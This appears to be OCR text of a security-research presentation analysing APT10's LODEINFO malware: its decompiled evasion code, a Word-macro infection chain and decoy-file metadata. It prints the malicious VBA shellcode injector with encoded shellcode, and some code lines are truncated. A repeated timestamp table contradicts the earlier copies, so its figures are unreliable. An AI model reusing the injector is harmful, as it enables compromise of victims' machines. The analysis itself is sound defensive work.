          v26[50] = 0;
        }
      }
      v23 = __CFADD__(v26[16], 64);
      v26[16] += 64;
      v36 = v54;
```

Keep calculating SHA256 of random string until random time elapses

v0.6.5

```
v1 = this;
v138 = this;
aa_location_check(this + 284);
v2 = (LODEINFO_API_TABLE **)(v1 + 247);
3 = aa_gen_randomnum_between_arg2_to_arg3(v1 + 247, 0, 0xFFFF)
_pseudo_sleep(v1 + 284, v3 + 5000);
r ( v1[283] && !aa_persistance_CURRENTVERSION_RUN((LODEINFO_AP
  aa_persistance_CURRENTVERSION_RUN((LODEINFO_API_TABLE **)v1 +
v6 = v1[245];
strcpy(v127, "ETnxiVjNKzOiHe");
AES_key_iv[0] = 0x49DC4B91;
AES_key_iv[1] = 0x93DAB13D;
AES_key_iv[2] = 0x2ECB8DED;
```

Implementation of pseudo sleep function by inserting useless code

New execution flow (2022/6)

v0.6.5

Initial infection #4: VBA + undiscovered downloader shellcode DOWNIISSA

Back in August 2020, we discovered a fileless downloader shellcode dubbed DOWNJPIT, a variant of the LODEINFO malware, and gave a presentation on it at HITCON 2021. In June 2022, we found another fileless downloader shellcode delivered by a password-protected Microsoft Word file. The filename is 日米同盟の抑止力及び対処力の強化.doc ("Enhancing the deterrence and coping power of the Japan-US alliance.doc"). The document file contains malicious macro code that is completely different from previously investigated samples. Once opened, the doc file shows a Japanese message to enable the following VBA code.

```
Const MEM_COMMIT = &H1000
Const PAGE_EXECUTE_READWRITE = &H40

Private Sub ExecuteShellCode()
    Dim sShellCode As String
    Dim lpMemory As LongPtr
    Dim lResult As LongPtr

    sShellCode = ShellCode()
    lpMemory = VirtualAlloc(0&, Len(sShellCode), MEM_COMMIT, PAGE_EXECUTE_READWRITE)
    lResult = WriteProcessMemory(-1&, lpMemory, sShellCode, Len(sShellCode), 0&)
    lResult = CreateThread(0&, 0&, lpMemory, 0&, 0&, 0&)
End Sub

Private Function ShellCode1() As String
    Dim sShellCode As String

    sShellCode = ""
    sShellCode = sShellCode + "6aABAABIg+wITIvJRYXAdBRIiTwkQYvISA++wkmL+fOqSIs8JEmLwUiDxAjDzMzMzMzMzMxIiVwkEEiJ"
    sShellCode = sShellCode + "dCQgTIlEJBhXQVRBVUFWQVdIg+wgZUiLBCVgAAAARIv6RIvpSIlsJFBMi0gYTYthIE2L9A8fRAAASYt+"
[[_SKIPPED_]]
    sShellCode = sShellCode + "QYP8Ag+C7/z//4uFCAEAAOnE/P//M9JBuACAAABJi8//002LxbrOeFAMueY6dy7oRfj////QTIu8JLgB"
    sShellCode = sShellCode + "AABMi7QkwAEAAEiLtCTIAQAAMBBIgcTQAQAAQV1BXF9bXcMA="

    ShellCode1 = sShellCode
End Function

Private Function ShellCode() As String
    Dim sShellCode As String

    sShellCode = Chr(&HEB) + Chr(&H3A) + Chr(&H31) + Chr(&HD2) + Chr(&H80) + Chr(&H3B) + Chr(&H2B) + Chr(&H75) +
Chr(&H4) + Chr(&HB2) + Chr(&H3E) + Chr(&HEB) + Chr(&H26) + Chr(&H80) + Chr(&H3B) + Chr(&H2F)
    sShellCode = sShellCode + Chr(&H75) + Chr(&H4) + Chr(&HB2) + Chr(&H3F) + Chr(&HEB) + Chr(&H1D) + Chr(&H80) +
Chr(&H3B) + Chr(&H39) + Chr(&H77) + Chr(&H7) + Chr(&H8A) + Chr(&H13) + Chr(&H80) + Chr(&HEA) + Chr(&HFC)
[[_SKIPPED_]]
    sShellCode = sShellCode + Chr(&HFF) + Chr(&H86) + Chr(&HC4) + Chr(&HC1) + Chr(&HC0) + Chr(&H10) + Chr(&H86) +
Chr(&HC4) + Chr(&HC1) + Chr(&HC8) + Chr(&H8) + Chr(&H89) + Chr(&H1) + Chr(&H48) + Chr(&H83) + Chr(&HC1)
    sShellCode = sShellCode + Chr(&H3) + Chr(&HEB) + Chr(&HD3)
    sShellCode = sShellCode + ShellCode1()
```

Injects shellcode in the winword.exe

https://securelist.com/apt10-tracking-down-lodeinfo-2022-part-i/

shellcode2vba.py

```
    print >> outfile, 'Private Function ShellCode%s() As String' % suffix
    print >> outfile, '\tDim sShellCode As String'
    print >> outfile, ''
    if encoding == 'legacy':
        print >> outfile, '\tsShellCode = ""'
    elif x64:
        # sc-x64-md3.asm
        print >> outfile, '\tsShellCode = chr(&hEB) + chr(&h3A) + chr(&h31) + chr(&hD2) + chr(&h80) + chr(&
chr(&h04) + chr(&hB2) + chr(&h3E) + chr(&hEB) + chr(&h26) + chr(&h80) + chr(&h3B) + chr(&h2F)'
        print >> outfile, '\tsShellCode = sShellCode + chr(&h75) + chr(&h04) + chr(&hB2) + chr(&h3F) + chr(
chr(&h3B) + chr(&h39) + chr(&h77) + chr(&h07) + chr(&h8A) + chr(&h13) + chr(&h80) + chr(&hEA) + chr(&hFC)'
        print >> outfile, '\tsShellCode = sShellCode + chr(&hEB) + chr(&h11) + chr(&h80) + chr(&h3B) + chr(
chr(&h8A) + chr(&h13) + chr(&h80) + chr(&hEA) + chr(&h41) + chr(&hFB) + chr(&h05) + chr(&h8A) + chr(&h13)'
```


Although the execution flow was changed from DLL Side-Loading, the threat is not difficult to detect because of using a well-known tool

https://github.com/DidierStevens/DidierStevensSuite/blob/master/shellcode2vba.py

VBA shellcode downloader was reported as new LODEINFO execution flow

New execution flow (2022/6)

v0.6.5



Side-Loading is no longer done, and it fails to achieve persistence of LODEINFO RAT
These changes seem to be **spur-of-the-moment** **rather than permanent**


☛ **Phase of trial for evasion, the TTPs can change significantly in the future.**

Insight into Threat Actor

Insights from TTPs changes in v0.6.3

- Evolved to a 3-point set method frequently used by Chinese APT groups
  - 👉『**Legitimate executable + DLL shellcode loader + Encrypted BLOB**』
    - PlugX
    - ShadowPad
    - HUI Loader
- In particular, the attack technique using sfx files is very similar to the **APT10** attack case reported in May 2018


https://www.lac.co.jp/lacwatch/people/20180521_001638.html



Insights from TTPs changes in v0.6.3

Appearance of decoy file


Ref.: Decoy file for v0.5.9



As with LODEINFO, some of the translation and appearance is crude

☛ Are there any special features in the decoy file?

e APT groups
crypted BLOB』



Investigation of decoy file information

We found **6** LODEINFO decoy files from VirusTotal.

#	DLL shellcode loader		Decoy file	
	MD5	Version	MD5	Remark
1	e7c9d5568ed5c646c410e3928ab9a093	v0.3.5	c031b786cb0a7479cc72d299dab2f0e3	N/A
2	327d8070a583bdecc349275b1f018dce	v0.3.6	bca533b3336240bc5cc68117408debdf	N/A
3	e6979fdd5f92d68cbbf06889f52f4f32	v0.5.6	1871402d3c83b2e15bf516d754458bd4	N/A
4	cb2fcd4fd44a7b98af37c6542b198f8d	v0.5.9	da20ff8988198063b56680833c298113	N/A
5	a8220a76c2fe3f505a7561c3adba5d4a	v0.6.3	bfb70a586ad1a60509dcea8839132662	Enclosed in sfx file
6	26892038ab19c44ba55c84b20083cdbd	v0.6.3	025aa0aeb7ed182321bc21e5c9f44fc4	Enclosed in sfx file

Investigation of decoy file information

show only timestamps of each file

#	First Submission Time for DLL (JST)	DLL shellcode loader		Decoy file	
		Compilation Timestamp (JST)	Version	Creation Time (JST)	Last Modified Time (JST)
1	2020/05/20 (Wed) 14:49	2009/02/20 (Fri) 23:27	v0.3.5	2020/05/18 (Mon) 11:08	2020/05/19 (Tue) 12:07
2	2020/05/26 (Tue) 18:00	2009/02/21 (Sat) 03:25	v0.3.6	2020/05/25 (Mon) 12:25	2020/05/26 (Tue) 16:20
3	2021/11/09 (Tue) 14:55	2019/01/04 (Fri) 17:18	v0.5.6	2021/08/26 (Thu) 15:37	2021/11/06 (Sat) 05:31
4	2022/03/07 (Mon) 16:15	2021/04/16 (Fri) 02:40	v0.5.9	2021/08/26 (Thu) 15:37	2022/03/03 (Thu) 21:21
5	2022/06/17 (Fri) 20:53	2021/08/19 (Thu) 02:58	v0.6.3	2022/06/14 (Tue) 11:43	2022/06/14 (Tue) 11:47
6	2022/07/07 (Thu) 21:00	2021/10/24 (Sun) 01:46	v0.6.3	2022/07/04 (Mon) 14:01	2022/07/04 (Mon) 14:01

Investigation of decoy file information

The date and time of the first observation in VirusTotal and the last modified time of the decoy file are almost identical.

#	First Submission Time for DLL (JST)	DLL shellcode loader		Decoy file	
		Compilation Timestamp (JST)	Version	Creation Time (JST)	Last Modified Time (JST)
1	2020/05/20 (Wed) 14:49	2009/02/20 (Fri) 23:27	v0.3.5	2020/05/18 (Mon) 11:08	2020/05/19 (Tue) 12:07
2	2020/05/26 (Tue) 18:00	2009/02/21 (Sat) 03:25	v0.3.6	2020/05/25 (Mon) 12:25	2020/05/26 (Tue) 16:20
3	2021/11/09 (Tue) 14:55	2019/01/04 (Fri) 17:18	v0.5.6	2021/08/26 (Thu) 15:37	2021/11/06 (Sat) 05:31
4	2022/03/07 (Mon) 16:15	2021/04/16 (Fri) 02:40	v0.5.9	2021/08/26 (Thu) 15:37	2022/03/03 (Thu) 21:21
5	2022/06/17 (Fri) 20:53	2021/08/19 (Thu) 02:58	v0.6.3	2022/06/14 (Tue) 11:43	2022/06/14 (Tue) 11:47
6	2022/07/07 (Thu) 21:00	2021/10/24 (Sun) 01:46	v0.6.3	2022/07/04 (Mon) 14:01	2022/07/04 (Mon) 14:01

Investigation of decoy file information

The date and time of the first observation in VirusTotal and the last modified time of the decoy file are almost identical.

#	First Submission Time for DLL (JST)	DLL shellcode loader		Decoy file	
		Compilation Timestamp (JST)	Version	Creation Time (JST)	Last Modified Time (JST)
1	2020/05/20 (Wed) 14:49	2009/02/20 (Fri) 23:27	v0.3.5	2020/05/18 (Mon) 11:08	2020/05/19 (Tue) 12:07
2	2020/05/25 (Mon) 12:25	2019/01/04 (Fri) 17:18	v0.5.6	2020/05/25 (Mon) 12:25	2020/05/26 (Tue) 16:20
3	2021/11/09 (Tue) 14:55	2019/01/04 (Fri) 17:18	v0.5.6	2021/08/26 (Thu) 15:37	2021/11/06 (Sat) 05:31
4	2022/03/07 (Mon) 16:15	2021/04/16 (Fri) 03:49	v0.5.9	2021/08/26 (Thu) 15:37	2022/03/03 (Thu) 21:21
5	2022/06/17 (Fri) 12:43	2022/08/19 (Thu) 02:58	v0.6.3	2022/06/14 (Tue) 11:43	2022/06/14 (Tue) 11:47
6	2022/07/04 (Mon) 14:01	2022/07/04 (Mon) 01:46	v0.6.3	2022/07/04 (Mon) 14:01	2022/07/04 (Mon) 14:01

Seems to be concentrated in the time range which humans are awake.

☛ Surface information of decoys has not been falsified !?


Potential for use in analysis

Investigation of author/editor of decoy file

Authors and editors vary across decoys, and It is assumed that several people are creating information in different environments.

#	Decoy file			
	Creation Time (JST)	Author	Last Modified Time (JST)	LastModifiedBy
1	2020/05/18 (Mon) 11:08	John	2020/05/19 (Tue) 12:07	D3vle0
2	2020/05/25 (Mon) 12:25	D3vle0	2020/05/26 (Tue) 16:20	user
3	2021/08/26 (Thu) 15:37	D3vle0pc	2021/11/06 (Sat) 05:31	D3vle0pc
4	2021/08/26 (Thu) 15:37	D3vle0pc	2022/03/03 (Thu) 21:21	D3vle0pc
5	2022/06/14 (Tue) 11:43	Windows ユーザー	2022/06/14 (Tue) 11:47	Windows ユーザー
6	2022/07/04 (Mon) 14:01	user	2022/07/04 (Mon) 14:01	user

Investigation of author/editor of decoy file



- The decoy file used in v0.6.3 (*1) has the string "**Windows ユーザー**"(*2) in the office document property
  - It seems to be the default value, but rare because usually the host's username is to be set

(*1) MD5: `bfb70a586ad1a60509dcea8839132662`


(*2) the word "ユーザー" is "user" in English


Search and check with VirusTotal

Only 30 docx files with "**Windows ユーザー**" in the surface information in 3 months

After about 6 months of monitoring, only **94** files were found, indicating that this initial value is unusual

Environments where “Windows ユーザー” appear






The initial value is set in older Japanese versions of Office 2016 and earlier

☛ **The attacker may be using the same environment used in the past operations.**

Further investigation with VirusTotal

